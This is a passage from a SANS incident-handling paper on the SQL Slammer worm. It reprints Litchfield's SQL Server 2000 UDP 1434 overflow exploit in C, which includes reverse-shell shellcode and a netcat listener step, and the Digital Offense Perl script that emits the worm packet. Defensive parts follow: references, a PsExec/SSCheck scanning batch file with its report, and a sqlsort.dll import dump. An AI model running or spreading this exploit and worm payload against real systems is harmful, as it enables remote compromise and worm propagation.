        printf("\n\tThen run C:\\>%s db.target.com
        199.199.199.199 53
        0",argv[0]);
        printf("\n\n\tAssuming, of course, your IP address is
        199.199.199.199\n");
    }
}

```

```

        printf("\n\tWe set the source UDP port to 53 so this
should go through");
        printf("\n\tmost firewalls - looks like a reply to a
DNS query. Change");
        printf("\n\tthe source code if you want to modify
this.");
        printf("\n\n\tThe SP Level is the SQL Server Service
Pack:");
        printf("\n\tWith no service pack the import address
entry for");
        printf("\n\tGetProcAddress() shifts by 12 bytes so we
need to");
        printf("\n\tchange one byte of the exploit code to
reflect this.");
        printf("\n\n\n\tDavid
Litchfield\n\tdavid@ngssoftware.com\n\t22nd May
2002\n\n\n\n");
        return 0;
    }
    strncpy(host,argv[1],250);
    if(argc == 5)
    {
        strncpy(ipaddress,argv[2],36);

        port = atoi(argv[3]);
        // SQL Server 2000 Service pack level
        // The import entry for GetProcAddress in sqlsort.dll
        // is at 0x42ae1010 but on SP 1 and 2 is at
0x42ae101C
        // Need to set the last byte accordingly
        if(argv[4][0] == 0x30)
        {
            printf("Service Pack 0. Import address
entry for
GetProcAddress @ 0x42ae1010\n");
            exploit_code[9]=0x10;
        }
        else
        {
            printf("Service Pack 1 or 2. Import
address entry for
GetProcAddress @ 0x42ae101C\n");
        }
    }
    ErrorLevel = StartWinsock();
    if(ErrorLevel==0)
    {
        printf("Error starting Winsock.\n");
        return 0;
    }
    if(argc == 2)
    {
        strcpy(request,ping);

        GainControlOfSQL();
        return 0;
    }

```



```

strcpy(buffer,exploit_code);

// set this IP address to connect back to
// this should be your address
ip = inet_addr(ipaddress);
ipt = (char*)&ip;
buffer[142]=ipt[0];
buffer[143]=ipt[1];
buffer[144]=ipt[2];
buffer[145]=ipt[3];

// set the TCP port to connect on
// netcat should be listening on this port
// e.g. nc -l -p 80
prt = htons(port);
prt = prt ^ 0xFFFF;
prtt = (char *) &prt;
buffer[160]=prtt[0];
buffer[161]=prtt[1];

strcat(request,"AAAABBBBCCCCDDDDDEEEEEEFFFGGGGHHHHIIIIJJJJKKKKLLLLMM
MM
MNNNNNOOOOPPPPQQQQRRRRSSSSTTTTUUUUVVVVWWWWWXXXX");

// Overwrite the saved return address on the stack
// This address contains a jmp esp instruction
// and is in sqlsort.dll.
strcat(request,"\xDC\xC9\xB0\x42"); // 0x42B0C9DC
// Need to do a near jump
strcat(request,"\xEB\x0E\x41\x42\x43\x44\x45\x46");
// Need to set an address which is writable or
// sql server will crash before we can exploit
// the overrun. Rather than choosing an address
// on the stack which could be anywhere we'll
// use an address in the .data segment of sqlsort.dll
// as we're already using sqlsort for the saved
// return address

// SQL 2000 no service packs needs the address here
strcat(request,"\x01\x70\xAE\x42");

// SQL 2000 Service Pack 2 needs the address here
strcat(request,"\x01\x70\xAE\x42");

// just a few nops
strcat(request,"\x90\x90\x90\x90\x90\x90\x90\x90");

// tack on exploit code to the end of our request
// and fire it off
strcat(request,buffer);

GainControlOfSQL();

return 0;

```

```

}

int StartWinsock()
{
    int err=0;

    WORD wVersionRequested;
    WSADATA wsaData;

    wVersionRequested = MAKEWORD( 2, 0 );
    err = WSStartup( wVersionRequested, &wsaData );
    if ( err != 0 )
    {
        return 0;
    }

    if ( LOBYTE( wsaData.wVersion ) != 2 || HIBYTE( wsaData.wVersion
) != 0 )
    {
        WSACleanup( );
        return 0;
    }

    if (isalpha(host[0]))
    {
        he = gethostbyname(host);
    }
    else
    {
        addr = inet_addr(host);
        he = gethostbyaddr((char *)&addr,4,AF_INET);
    }
    if (he == NULL)
    {
        return 0;
    }
    s_sa.sin_addr.s_addr=INADDR_ANY;
    s_sa.sin_family=AF_INET;
    memcpy(&s_sa.sin_addr,he->h_addr,he->h_length);
    return 1;
}

int GainControlOfSQL(void)
{
    SOCKET c_sock;
    char resp[600]="";
    char *ptr;
    char *foo;
    int snd=0,rcv=0,count=0, var=0;
    unsigned int ttlbytes=0;
    unsigned int to=2000;
    struct sockaddr_in      srv_addr,cli_addr;
    LPSEVENT               srv_info;
    LPHOSTENT               host_info;
    SOCKET                  cli_sock;
    cli_sock=socket(AF_INET,SOCK_DGRAM,0);
    if (cli_sock==INVALID_SOCKET)

```

```

        {
            return printf(" sock error");
        }
cli_addr.sin_family=AF_INET;
cli_addr.sin_addr.s_addr=INADDR_ANY;
cli_addr.sin_port=htons((unsigned short)53);

setsockopt(cli_sock, SOL_SOCKET, SO_RCVTIMEO, (char
*) &to, sizeof(unsigned int));
if
(bind(cli_sock, (LPSOCKADDR)&cli_addr, sizeof(cli_addr))==SOCKET_ERROR)
{
    return printf("bind error");
}
s_sa.sin_port=htons((unsigned short)SQLUDPPort);

if
(connect(cli_sock, (LPSOCKADDR)&s_sa, sizeof(s_sa))==SOCKET_ERROR)
{
    return printf("Connect error");
}
else
{
    snd=send(cli_sock, request , strlen (request) , 0);
    printf("Packet sent!\nIf you don't have a shell it
    didn't work.");
    rcv = recv(cli_sock, resp, 596, 0);
    if(rcv > 1)
    {
        while(count < rcv)
        {
            if(resp[count]==0x00)
                resp[count]=0x20;
            count++;
        }
        printf("%s", resp);
    }
}
closesocket(cli_sock);
return 0;
}

```

## Listing 2 – The Digital Offense exploit code

```
#!/usr/bin/perl
#####
my $packet =
"\x04\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\xdc\xc9\xb0\x42\xeb\x0e\x01".
"\x01\x01\x01\x01\x01\x01\x01\x70\xae".
"\x42\x01\x70\xae\x42\x90\x90\x90".
"\x90\x90\x90\x90\x90\x90\x68\xdc\xc9".
"\xb0\x42\xb8\x01\x01\x01\x01\x31".
"\xc9\xb1\x18\x50\xe2\xfd\x35\x01".
"\x01\x01\x05\x50\x89\xe5\x51\x68".
"\x2e\x64\x6c\x6c\x68\x65\x6c\x33".
"\x32\x68\x6b\x65\x72\x6e\x51\x68".
"\x6f\x75\x6e\x74\x68\x69\x63\x6b".
"\x43\x68\x47\x65\x74\x54\x66\xb9".
"\x6c\x6c\x51\x68\x33\x32\x2e\x64".
"\x68\x77\x73\x32\x5f\x66\xb9\x65".
"\x74\x51\x68\x73\x6f\x63\x6b\x66".
"\xb9\x74\x6f\x51\x68\x73\x65\x6e".
"\x64\xbe\x18\x10\xae\x42\x8d\x45".
"\xd4\x50\xff\x16\x50\x8d\x45\xe0".
"\x50\x8d\x45\xf0\x50\xff\x16\x50".
"\xbe\x10\x10\xae\x42\x8b\x1e\x8b".
"\x03\x3d\x55\x8b\xec\x51\x74\x05".
"\xbe\x1c\x10\xae\x42\xff\x16\xff".
"\xd0\x31\xc9\x51\x51\x50\x81\xf1".
"\x03\x01\x04\x9b\x81\xf1\x01\x01".
"\x01\x01\x51\x8d\x45\xcc\x50\x8b".
"\x45\xc0\x50\xff\x16\x6a\x11\x6a".
"\x02\x6a\x02\xff\xd0\x50\x8d\x45".
"\xc4\x50\x8b\x45\xc0\x50\xff\x16".
"\x89\xc6\x09\xdb\x81\xf3\x3c\x61".
"\xd9\xff\x8b\x45\xb4\x8d\x0c\x40".
"\x8d\x14\x88\xc1\xe2\x04\x01\xc2".
"\xc1\xe2\x08\x29\xc2\x8d\x04\x90".
"\x01\xd8\x89\x45\xb4\x6a\x10\x8d".
"\x45\xb0\x50\x31\xc9\x51\x66\x81".
"\xf1\x78\x01\x51\x8d\x45\x03\x50".
"\x8b\x45\xac\x50\xff\xd6\xeb\xca";

print $packet;

# for testing in CLOSED network environments:
# perl worm.pl | nc server 1434 -u -v -v -v
```

# Additional Information

## Cited Works

Conover, Matt and w00w00 Security Development  
"w00w00 on Heap Overflows" January 1999. URL:  
<http://www.w00w00.org/files/articles/heaptut.txt> (March 31, 2003).

Cooper, Russ "Confusion about versions" Jan 28 2003 . URL:  
<http://archives.neohapsis.com/archives/ntbugtraq/2003-q1/0045.html> (March 31,2003)

## References

### ***Slammer analysis / disassembly***

<http://www.blackhat.com/presentations/bh-usa-02/bh-us-02-litchfield-oracle.pdf>  
<http://www.caida.org/outreach/papers/2003/sapphire/sapphire.html>  
[http://www.digitaloffense.net/worms/mssql\\_udp\\_worm/](http://www.digitaloffense.net/worms/mssql_udp_worm/)  
<http://www.eeye.com/html/Research/Flash/AL20030125.html>  
<http://www.eeye.com/html/Research/Flash/sapphire.txt>  
<http://www.nextgenss.com/advisories/mssql-udp.txt>  
<http://securityresponse.symantec.com/avcenter/Analysis-SQLExp.pdf>  
<http://www.techie.hopto.org/sqlworm.html>

### ***Advisories***

<http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21824>  
<http://www.cert.org/advisories/CA-2002-22.html>  
<http://www.cisco.com/warp/public/707/cisco-sn-20030125-worm.shtml>  
<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649>  
<http://www.f-secure.com/v-descs/mssqlm.shtml>  
[http://www.iss.net/security\\_center/static/10031.php](http://www.iss.net/security_center/static/10031.php)  
[http://www.iss.net/security\\_center/static/9661.php](http://www.iss.net/security_center/static/9661.php)  
<http://www.kb.cert.org/vuls/id/484891>  
<http://www.mcafee.com/anti-virus/default.asp>  
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp>  
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-043.asp>  
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-056.asp>  
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-061.asp>  
<http://securityresponse.symantec.com/avcenter/venc/data/w32.sqlexp.worm.html>  
[http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM\\_SQLP1434.A](http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_SQLP1434.A)  
[http://vil.mcafee.com/dispVirus.asp?virus\\_k=99992](http://vil.mcafee.com/dispVirus.asp?virus_k=99992)

<http://www.viruslist.com/eng/viruslist.html?id=59159>

### **Technical reads / Informational**

<http://archives.neohapsis.com/archives/ntbugtraq/2003-q1/0045.html>  
<http://www.cisco.com/warp/public/707/cisco-sa-20030126-ms02-061.shtml>  
<http://www.insecure.org/stf/smashstack.txt>  
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/MSDEapps.asp>  
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/virus/alerts/slammer.asp>  
<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/loadlibrary.asp>  
<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/getprocaddress.asp>  
<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/gettickcount.asp>  
[http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/sendto\\_2.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/sendto_2.asp)  
<http://www.nextgenss.com/papers/ntbufferoverflow.html>  
<http://www.rstack.org/vg/download/I01/>  
<http://support.microsoft.com/default.aspx?scid=kb%3Ben-us%3B317748>  
<http://support.microsoft.com/default.aspx?scid=kb;en-us;Q290211>  
<http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=10&tabid=13>  
<http://www.w00w00.org/files/articles/heaptut.txt>

### **Internet Traffic**

<http://isc.incidents.org/>  
<http://www.internetpulse.net/>

### **SSR Service**

[http://msdn.microsoft.com/library/default.asp?url=/library/en-us/architec/8\\_ar\\_cs\\_3ff.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/architec/8_ar_cs_3ff.asp)  
[http://www.giac.org/practical/GCIH/Alexander\\_George\\_GCIH.pdf](http://www.giac.org/practical/GCIH/Alexander_George_GCIH.pdf)

### **Tools**

<http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=5&tabid=7>  
<http://www.ethereal.com/>  
<http://www.sysinternals.com>  
<http://www.microsoft.com/sql/downloads/securitytools.asp>  
[http://www.insecure.org/nmap/nmap\\_download.html](http://www.insecure.org/nmap/nmap_download.html)  
<http://www.shavlik.com/pHFNetChkEXE.aspx>  
<http://www.iss.net>  
<http://www.enterasys.com/products/ids/>  
<http://www.snort.org/>

## Appendix A

[Return to SQL check discussion](#)

*Home Grown batch to use SQL Check (SSCheck.exe)*

---

```
@echo off

set cmd2run=sscheck /v
set ReportName=SlammerVul.txt

if exist %ReportName% del %ReportName%

For /f "eol=;" %%i IN ('type nodes.ini') do call :sDoNode %%i

goto :eof

:sDoNode

:: %1 contains node name

echo Processing %1
psexec \\%1 -c %cmd2run% >> %ReportName%

goto :eof

:eof
```

---

Nothing strenuous – just a simple FOR loop that uses PSEXEC to run the SSCHECK command on each node listed in 'nodes.ini'.

The cmd file run across my test network produced this report. (Some extraneous LF/CR removed.) Do note that due to the way PSEXEC outputs its screen data, it outputs the target node name after the SSCHECK data.

### **Type SlammerVul.txt**

PsExec v1.31 - execute processes remotely  
Copyright (C) 2001-2002 Mark Russinovich  
www.sysinternals.com

Copyright (c) 2000, 2003 Microsoft Corporation, All Rights Reserved, version 2.5

Win2k/XP OS



\*\*\*\*\*

Instance Name: MSSQLSERVER

MSDE Product Code: N/A

MSDE Package Name: N/A

Instance Language: 1033

File Version of ssnetlib.dll on this instance is: 2000.80.194.0

File Version of sqlservr.exe on this instance is: 2000.80.194.0

Product Level: "RTM"

ACTION REQUIRED FOR THIS INSTANCE! Run the SQL Critical Update Utility. See readme for details.

\*\*\*\*\*

## SUMMARY

\*\*\*\*\*

**ACTION REQUIRED! Run the SQL Critical Update Utility.** See readme for details.  
Connecting to 192.168.0.100...

Starting PsExec service on 192.168.0.100...  
Connecting with PsExec service on 192.168.0.100...  
Copying sscheck.exe to 192.168.0.100...  
Starting sscheck.exe on 192.168.0.100...  
sscheck.exe exited on 192.168.0.100 with error code 2.

PsExec v1.31 - execute processes remotely  
Copyright (C) 2001-2002 Mark Russinovich  
www.sysinternals.com

Copyright (c) 2000, 2003 Microsoft Corporation, All Rights Reserved, version 2.5

Win2k/XP OS

## SUMMARY

\*\*\*\*\*

**No SQL Server 2000 or MSDE 2.0 instances detected on this machine.**  
Connecting to 192.168.0.101...  
Starting PsExec service on 192.168.0.101...  
Connecting with PsExec service on 192.168.0.101...  
Copying sscheck.exe to 192.168.0.101...  
Starting sscheck.exe on 192.168.0.101...

sscheck.exe exited on 192.168.0.101 with error code 0.

PsExec v1.31 - execute processes remotely  
Copyright (C) 2001-2002 Mark Russinovich  
www.sysinternals.com

Connecting to 192.168.0.102...

**Couldn't access 192.168.0.102:**  
The network path was not found.

*Note: 192.168.0.102 is a RH Linux machine (no SAMBA), naturally it will not answer up to the PSEXEC request which relies on SMB communications.*

## Appendix B

[Return to IAT discussion](#)

This is a “periscope” dump of the sqlsort.dll file that Slammer uses to get the LoadLibraryA() and GetProcAddress() memory locations.

```
PEriscopes 1.0 - (c) 2001, Arne Vidstrom,  
arne.vidstrom@ntsecurity.nu  
- http://ntsecurity.nu/toolbox/periscope/  
sqlsort.dll  
Valid PE file  
File header information:  
- Machine type: IA32 (x86)  
- Executable image (not Object file or Library)  
- Do not trim the working set aggressively  
- Do not run from swap if on a removable medium  
- Do not run from swap if on a network drive  
- Can run on a multiprocessor system  
- Link/compile date and time: Sun Aug 06 03:50:32 2000
```

Optional header information:

- Entry point address: 650ah
- Preferred load address (image base): 42ae0000h
- Section alignment: multiple of 1000h bytes
- File alignment: multiple of 1000h bytes
- Win32 subsystem version: 4.0
- OS version: 4.0
- Image version: 0.0
- Size of image: 90000h bytes
- Size of headers: 1000h bytes
- Subsystem type: GUI
- Initial stack reserved: 100000h bytes
- Initial stack committed: 1000h bytes
- Initial heap reserved: 100000h bytes
- Initial heap committed: 1000h bytes

Section table:

Section name: .text

- Relative virtual address: 1000h
- Size of raw data: 6000h bytes
- Pointer to raw data: 1000h
- May be discarded: no
- Characteristics: (XR)

Section name: .data

- Relative virtual address: 7000h
- Size of raw data: 87000h bytes
- Pointer to raw data: 7000h
- May be discarded: no
- Characteristics: (RW)

Section name: .rsrc

- Relative virtual address: 8e000h
- Size of raw data: 1000h bytes
- Pointer to raw data: 8e000h
- May be discarded: no
- Characteristics: (R)

Section name: .reloc

- Relative virtual address: 8f000h
- Size of raw data: 1000h bytes
- Pointer to raw data: 8f000h
- May be discarded: yes
- Characteristics: (R)

#### **Import table:**

Imported DLL: MSVCRT.dll

```
[ 9dh] _adjust_fdiv
[ 291h] malloc
[ 10fh] _initterm
[ 2ebh] wcsrchr
[ 25eh] free
[ 298h] memmove
[ a0h] _assert
```

**Imported DLL: KERNEL32.dll**

```
[ 1aah] InitializeCriticalSection
[ 1d5h] LockResource
[ 66h] EnterCriticalSection
[ 181h] GlobalAlloc
[ 13eh] GetProcAddress
[ b4h] FreeLibrary
[ 1c2h] LoadLibraryA
[ a3h] FindResourceA
```

```
[ 188h] GlobalFree
[  55h] DeleteCriticalSection
[ 157h] GetSystemDefaultLCID
[ 1c1h] LeaveCriticalSection
[ 1c7h] LoadResource
[ 171h] GetUserDefaultLCID
```

Export table:

```
Exported as: sqlsort.dll
Number of exported functions (total): 16
Number of functions exported by name and ordinal: 0
Number of functions exported by ordinal only: 16
```

Exported functions (by name only):

© SANS Institute 2003, Author retains full rights.